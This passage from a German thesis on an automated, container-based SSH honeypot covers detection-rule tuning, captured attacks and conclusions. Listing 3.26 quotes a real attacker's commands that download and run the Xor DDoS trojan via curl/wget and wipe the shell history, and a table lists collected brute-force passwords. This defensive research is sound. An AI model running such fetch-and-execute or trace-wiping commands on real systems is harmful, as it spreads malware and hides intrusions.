Die Messdaten sind sicher abzuspeichern und bis zur Auswertung zu behalten. Der Verlust der Daten durch einen Angriffs, würde dazu führen, dass die Auswertung geringer ausfällt. Die Auswertung muss Zeitnah zur Messung geschehen, sodass höchstens eine Messung durch einen Angriff verloren gehen kann. Bei der Überprüfung der externen Server, die der Angreifer nutzt, muss sicher gegangen werden, dass dabei keine schädliche Software runtergeladen und ausgeführt wird. Des Weiteren darf keine Aufmerksamkeit auf private Systeme gelenkt werden, um kritische Angriffe auf wertvolle System zu vermeiden. Sollte eine Interaktion mit den Angreifern von Nöten sein, muss dazu ein weiter Server von AWS hinzugezogen werden, um über diesen die Angreifer zu untersuchen.

3.3.3 Analyse und Auswertung der Messungen

Die Barriere zwischen Honeypot und dem Internet wurde entfernt. Um den Server zu überwachen, wurde das Dashboard auf zwei Monitoren geöffnet. In dem einen Monitor wurden die Logs präsentiert und auf dem Zweiten die Metriken des Servers.

Der Honeypot hat nach etwa einer Minute Angriffe aufgezeichnet. Innerhalb den ersten 20 Minuten wurden pro Minute etwa 1-6 Container gestartet. Es wurden zwei Ausnahmen bemerkt, in denen 26 und 23 Container erzeugt wurden.



Abbildung 3.5: Anzahl an Logs pro Minute am 12. Nov. 2018

In der Abbildung 3.5 ist zu sehen, dass am ersten Aufzeichnungstag in den Minuten 35 und 41 eine deutliche Menge an Containers erzeugt wurden. Die Logs der anderen Kernelaufrufe haben sich nicht erhöht. Die dokumentierten Netzwerkanfragen sind ebenfalls nich gestiegen. Die Abbildung 3.6 zeigt die Auslastung der CPU in der gemessenen Stunde. Die CPU Auslastung ist in diesem Moment gestiegen aber nicht deutlich mehr als in andere aufgezeichneten Angriffsphasen.



Abbildung 3.6: Auslastung der CPU am 12. Nov. 2018

Die Abbildung 3.7 zeigt die ausgehenden und eingehenden Netzwerkpakete. Dort ist zu erkennen, dass das System drei Momente hatte, in denen sowohl keine Pakete versendet als auch nicht empfangen wurden. Diese Anomalien sind innerhalb der häufig generierten Containers geschehen.



Abbildung 3.7: Eingehende und ausgehende Netzwerkpakete am 12. Nov. 2018

Es ist zu vermuten, dass die Aussetzer durch eine erhöhte Last zu erklären sind. Es ist aber nicht zu erklären, was genau in diesen Phase passiert ist. Vermutlich hat ein Angreifer mit dem Doorman viele Verbindung aufgebaut und sofort abgebrochen. Der

Doorman hat die Container gestartet, konnte aber keine Verbindung zwischen Angreifer und Container aufbauen. In den nächsten 20 Minuten wurden 5 Angriffe aufgezeichnet. In der Schlussphase sind 19 weitere Angriffe dokumentiert. Innerhalb der Aufzeichnung wurden die Logs der Angriffe überflogen und zeigten keine weiteren Auffälligkeiten. In der Analyse bestätigte es sich, dass kein Angreifer über die Anmeldeversuche hinaus ins System gekommen ist. Es wurden 109 Passworteingaben aufgezeichnet, von sechs verschiedenen IP-Adressen.

Die Regel für die Passworteingaben hat 850 Einträge produziert. In der Analyse hatten nur 109 wertvolle Informationen. Jede 0.135 Ausgabe ist von Wert. Dieser Wert ist zu niedrig, deshalb musste diese Regel optimiert werden. Ähnlich war es bei der Regel um die IP-Adresse zu bestimmen. Diese hatte nur 136 Logs und nur 71 beinhalteten eine IP-Adresse. Jede zweite Ausgabe war von keinem Wert, diese Regeln musste ebenfalls optimiert werden.

Die Regel, um die IP-Adresse des Angreifers zu bekommen, wird um zwei Bedingungen erweitert. Es muss sich um den Typen einer `ipv4` oder `ipv6` handeln, und der Prozess der diese Verbindung akzeptiert, muss der Doorman selber sein. Die Änderung sind in dem Listing 3.25 abgebildet. Die Regel zur Erfassung des Passwort wurde ähnlich optimiert.

```
1 evt.type=accept and fd.type=ipv4
2
3 evt.type=accept and (fd.type=ipv4 or fd.type=ipv6)
4   and proc.name contains xinetd
```

Listing 3.25: Optimierung der Regel zur Erfassung der IP des Angreifers

Im zweiten Durchlauf wurden die optimierten Regeln zusammen mit ihren originalen Regeln verwendet. Damit wird gezeigt, dass die neuen Regeln weniger Logs produzieren und ebenfalls die Passwörter und IP-Adressen erkennen. Die Abbildung 3.8 zeigt die Anzahl an Logs pro Minute am zweiten Messtag an.



Abbildung 3.8: Anzahl an Logs pro Minute am 13. Nov. 2018

In dieser Messphase bekam der Honeypot sechs Angriffe ab. Davon haben drei Angriffe das Passwort erraten. Die letzten drei Balken in der Abbildung sind diese Angriffe. Die ersten beiden haben weniger Logs produziert. Das liegt daran, dass die Angriffe zum Ende der Minute eingingen und, nach dem die Angriffe in den Container eingedrungen sind, wurde der Container vom Cron Job gestoppt. Der letzte Angriff war zum Beginn der Minute, deshalb hatte der Angreifer mehr Zeit. Nach kurzen Inspection der Logs zeigten die Logs der Execve und Clone Aufrufe, dass der Angreifer von einem weiteren Server Dateien geladen hat, denen Ausführungsrechte erteilt hat und sie ausgeführt hat.

Es gab kein Anzeichen dafür, dass der Server erhöhte CPU, RAM und Netzwerklasten produziert und die Logs zeigen nichts davon, dass der Angreifer aus dem Container ausgebrochen ist. Somit kann der Honeypot weiter benutzt werden.



Abbildung 3.9: Genauigkeit der Regeln zur Erfassung des Passwort

Der Vergleich in der Abbildung 3.9 zeigt, dass die Änderung an der Regel keinen Verlust an Informationen verursacht hat. Sie zeichnet deutlich weniger unnötige Ereignisse auf als ihr Original. Das gilt ebenfalls für die Optimierungen an der Regel, um die IP-Adressen zu bestimmen. In der Abbildung 3.10 ist die Verbesserung abgebildet.



Abbildung 3.10: Genauigkeit der Regeln zur Erfassung der IP-Adressen

In der Analyse der letzten Messung sind die Terminal Befehle des Angreifers aus den Logs auszulesen. In der Listing 3.26 ist die Vorgehensweise beschrieben.

```
1  /bin/curl http://<IP-Adresse>/g.txt -o ygljglkjgfg0
2  chmod +x ygljglkjgfg0
3  /bin/ygljglkjgfg0
4  wget http://<IP-Adresse>/g.txt -O ygljglkjgfg1
5  chmod +x ygljglkjgfg1
6  /bin/ygljglkjgfg1
7  good http://<IP-Adresse>/g.txt -O ygljglkjgfg2
8  chmod +x ygljglkjgfg2
9  /bin/ygljglkjgfg2
10 sleep 2
11 wget http://<IP-Adresse>/w.txt -O sdf3fslsdf13
12 chmod +x sdf3fslsdf13
13 /bin/sdf3fslsdf13
14 good http://<IP-Adresse>/w.txt -O sdf3fslsdf14
15 chmod +x sdf3fslsdf14
16 /bin/sdf3fslsdf14
17 curl http://<IP-Adresse>/w.txt -o sdf3fslsdf15
18 chmod +x sdf3fslsdf15
19 /bin/sdf3fslsdf15
20 sleep 2
21 mv /usr/bin/wget /usr/bin/good
22 mv /bin/wget /bin/good
23 cat /dev/null > /root/.bash_history
24 ls -la /etc/daemon.cfg
25 exit $?
```

Listing 3.26: Terminal Befehle des erfolgreichen Angriffs

Der Angreifer lädt mit `curl`, `wget` und `good` zwei Dateien herunter, fügt den Dateien Ausführungsrechte hinzu und startet jeweils die Programme. Es verschiebt die Anwendung `wget` nach `good`, löscht die `.bash_history` um die Spuren zu verwischen und meldet sich wieder ab.

Durch eine Untersuchung der Dateien mit einem Viren Scanner ist festzustellen, dass es sich dabei um den Xor DDoS Trojan handelt. Ein Programm welches eine Backdoor ins System einbaut, mit Bruce Force sich weiter über die Secure Shell verbreitet und teil eines Botnets DDoS-Angriffe, unteranderem auf den Gaming Sector und auf Bildungseinrichtungen, ausübt. [11]

Die Abbildung 3.11 zeigt die dritte Stunde. In dieser gab es zwei Angriffe ohne Eindringen, der erste hat nur ein Passwort versucht, während der zweite drei probiert hat. Beide sind nicht in den Server eingedrungen.



Abbildung 3.11: Anzahl an Logs pro Minute am 14. Nov. 2018

Die vierte Messung 3.12 hatte zwei Angriffe, jedoch sind beide nicht eingedrungen. Die letzte Messung hat keinen einzigen Angriff erhalten.



Abbildung 3.12: Anzahl an Logs pro Minute am 15. Nov. 2018

In der Messphase wurden 125 Angriffe aufgezeichnet, einer davon hat das Passwort erraten. Die 125 Angriffe wurden von 15 IP-Adressen verursacht, davon war eine noch nicht auf der Blacklist. Von den 15 IP-Adressen kamen 10 aus China. Die Restlichen fünf kamen aus Hong Kong, Brasilien, Singapore, England und aus Deutschland.

celtic	ironmaiden	badger	root	leslie	magic
sandhya	teresa	whocares	widzew	willie	alex
123456789	34erdfev	assasin	enterprise	desember	blueberry
football1	fernando	fuckfuck	jon	indigo	kingdom
rocky	teacher	55555555555	159159	mohammad	money1
1212	apple1	akshay	25802580	bastard	bajingon

Tabelle 3.1: Ausschnitt der gesammelten Passwörter

Es wurden 118 unterschiedliche Passwörter ausprobiert. In der Tabelle 3.1 sind ausgewählte Passwörter abgebildet. Der Honeypot ist bis zum Schluss funktionstüchtig geblieben und es sind keine Aufzeichnungen verloren gegangen.

4 Zusammenfassung

In diesem letzten Kapitel wird ein Gesamtfazit zu den erarbeiten Inhalten, Entwicklungen und Versuchen gegeben. Diese Ausarbeitung wird mit einem Ausblick über mögliche Verbesserungen und Erweiterungen beendet.

4.1 Fazit

Im Folgenden werden kurz die Ergebnisse der Arbeit zusammengefasst. Das Ziel dieser Arbeit war Automatisierungsmechanismen aus der Wirtschaft mit der Honeypot-Technologie aus der IT-Sicherheit zu fusionieren, um Computerkriminalität zu bekämpfen. Um eine Automatisierung zu erreichen, wurde Docker benutzt. Das hat dazu geführt, dass der Honeypot sich mit Hilfe einer Pipeline automatisch aufbaut und updated. Anschließend war dieser im Netz erreichbar und damit ein mögliches Ziel von Angriffen. Diese konnten erfolgreich aufgezeichnet werden, sodass ein Erkenntnisgewinn für die aktuelle IT-Sicherheitslage möglich ist. Dabei ist es keinem Angreifer gelungen aus dem Honeypot auszubrechen und Schäden an den umgebenden Systemen und Komponenten anzurichten. Weiterhin konnte durch Sysdig ermöglicht werden, dass Angriffe in Echtzeit übermittelt und somit überwacht werden. Die Containerumgebung hat den Angreifern die Freiheiten gegeben, die notwendig waren, um ihre Angriffe in normaler Routine umzusetzen. Dadurch konnten realistische Angriffsszenarien aufgezeichnet werden. Durch das in diesem Zuge gewonnene Wissen, ist es möglich wertvolle Server vor spezifischen Angriffe zu schützen.

Durch den ELK Stack lassen sich Angriffe in lesbarer Form aufbereiten und persistieren, sodass zur beliebiger Zeit eine Analyse möglich ist. Leider sind die, durch die eben genannte Anwendung aufbereiteten Daten zwar lesbar, aber nicht ideal strukturiert. SSH Anwendungen laufen meist nicht in Containern, da man für gewöhnlich nicht auf laufende Container konfigurierend zugreifen möchte. Der Container wird stattdessen mit einer

veränderten Konfiguration neu gestartet. Dafür benötigit man keine SSH Anwendung innerhalb des Containers. Diese Gegebenheit ist auch Angreifern bewusst, weshalb diese überprüfen könnten, ob das Ziel ein Container ist, um einen möglichen Honeypot zu enttarnen. Der in dieser Arbeit entwickelte Honeypot ist dafür nicht ausreichend getarnt. Um einen solchen Honeypot mit automatischem Deployment mit Containern sinnvoll nutzen zu können, wäre es erforderlich die Tarnung zu verbessern, sodass nicht erkannt werden kann, ob es sich um einen Container handelt. Es ist noch nicht möglich abschließend zu beurteilen, ob der Honeypot lastresistent ist, da in der Testphase nicht ausreichend viele Angriffe eintrafen. Dieser Fakt führt auch dazu, dass angezweifelt werden darf, ob es für die umliegenden Systeme des Honeypots sicher ist, diesen bereitzustellen.

4.2 Ausblick

Zunächst wird einen technischen Ausblick über mögliche Erweiterungen und Veränderungen an dem Honeypot gegeben. Im Anschluss werden Analyseprozesse besprochen, die einen langfristigen Betrieb des Honeypots gewährleisten. Darauf folgend werden Überlegungen zu einer langfristigen Untersuchung des Honeypots gemacht.

In der Testphase wurden innerhalb von zwei Minuten über 30 Container gestartet. Diese Anomalie ist bis zum Ende nicht zu erklären. In zukünftigen Entwicklungen dieses Konzeptes muss auf dieses Problem weiter beobachtet, analysiert und gelöst werden.

Wenn ausschließlich alle Anwendungen in einem Container laufen, würde das den Weg freimachen eine Abstraktionsschicht zwischen Server und Honeypot aufzubauen. Alles unterhalb der Anwendungen kann dann durch eine Container Orchestration wie z. B. Kubernetes verwalten werden. Das würde das Entwickeln und Betreiben des Honeypots weiter vereinfachen und die Größe des Honeypot zu einem Honeynet steigern.

Aufgrund des technischen Fortschritts und der vermehrten Automatisierung, werden Computer auch in der Zukunft erhöht zum Einsatz kommen. Die Verbreitung von IoT Geräten nimmt immer mehr zu. Neue Technologien bieten auch neue Angriffspunkte. Um früh Angriffe zu erkennen, ist es sinnvoll die Entwicklung des Honeypots mit der Verbreitung von neuen Einsatzorten von Computer zu verbinden. Die Anpassungsfähigkeit der Container an ihrem drunterliegenden Systemen und die Erkenntnis in dieser Arbeit mit Container, kann maßgeblich dazu beitragen.

Auf dem Weg eines Langzeitbetriebs dieses Honeypots muss das Risiko überprüft werden. Das heißt, durch ein oder mehreren geeigneten Risikomanagementverfahren können Probleme erkannt und gelöst werden. In den Grundlagen wurden die juristischen Schwierigkeiten angesprochen. Innerhalb dieser Arbeit konnten diese nicht in Maßen ihrer Bedeutung besprochen werden, deshalb muss mit dem richtigen Fachwissen dieses Thema angegangen werden, sodass Haftungen und Gerichtsverfahren vermieden werden. Da es sich um einen high interaction Honeypot handelt, müssen besonders Verantwortlichkeiten und Bereitschaften zum Eingreifen bei Problemen ausdrücklich geklärt sein. Es muss analysiert werden, in welcher Form und Struktur dieser Honeypot betrieben wird und welche nicht möglich sind. Das heißt zu überprüfen, ob ein Unternehmen, eine wissenschaftliche Einrichtung oder eine Privatperson mit den Schwierigkeiten umgehen kann. Die Autensität des Honeypots ist nicht ausgiebig analysiert. Es muss kontrolliert werden wie lange die Tarnung des Honeypots gilt und durch was dieser sich verrät. Es ist in Weiteren zu klären, ob Services in gleicher Form wie der SSH Zugang, durch einen Doorman und Container mit dem Honeypot fusionierbar sind und ob es die Tarnung verstärken würde.

Zum Schluss muss nach allen Überlegungen, Verbesserungen und Überprüfungen der Honeypot eine Zeit von drei bis sechs Monaten laufen und überstehen, um zu zeigen, dass der Honeypot allen Anforderungen besteht.

Literaturverzeichnis

[1] Linux Programmer's Manual ptrace - process trace. . – URL http://man7.org/linux/man-pages/man2/ptrace.2.html

[2] About Programming for DTrace. (2018). – URL https://docs.oracle.com/cd/E37670_01/E37355/html/ol_programming_dtrace.html

[3] Cloud computing. (2018). – URL https://en.wikipedia.org/wiki/Cloud_computing

[4] ftrace - Function Tracer. (2018). – URL https://www.kernel.org/doc/Documentation/trace/ftrace.txt

[5] Honeypot_(computing). (2018). – URL https://en.wikipedia.org/wiki/Honeypot_(computing)

[6] Linux Containers. (2018). – URL https://linuxcontainers.org/

[7] The only single product for the entire DevOps lifecycle - GitLab | GitLab. (2018). – URL https://about.gitlab.com/

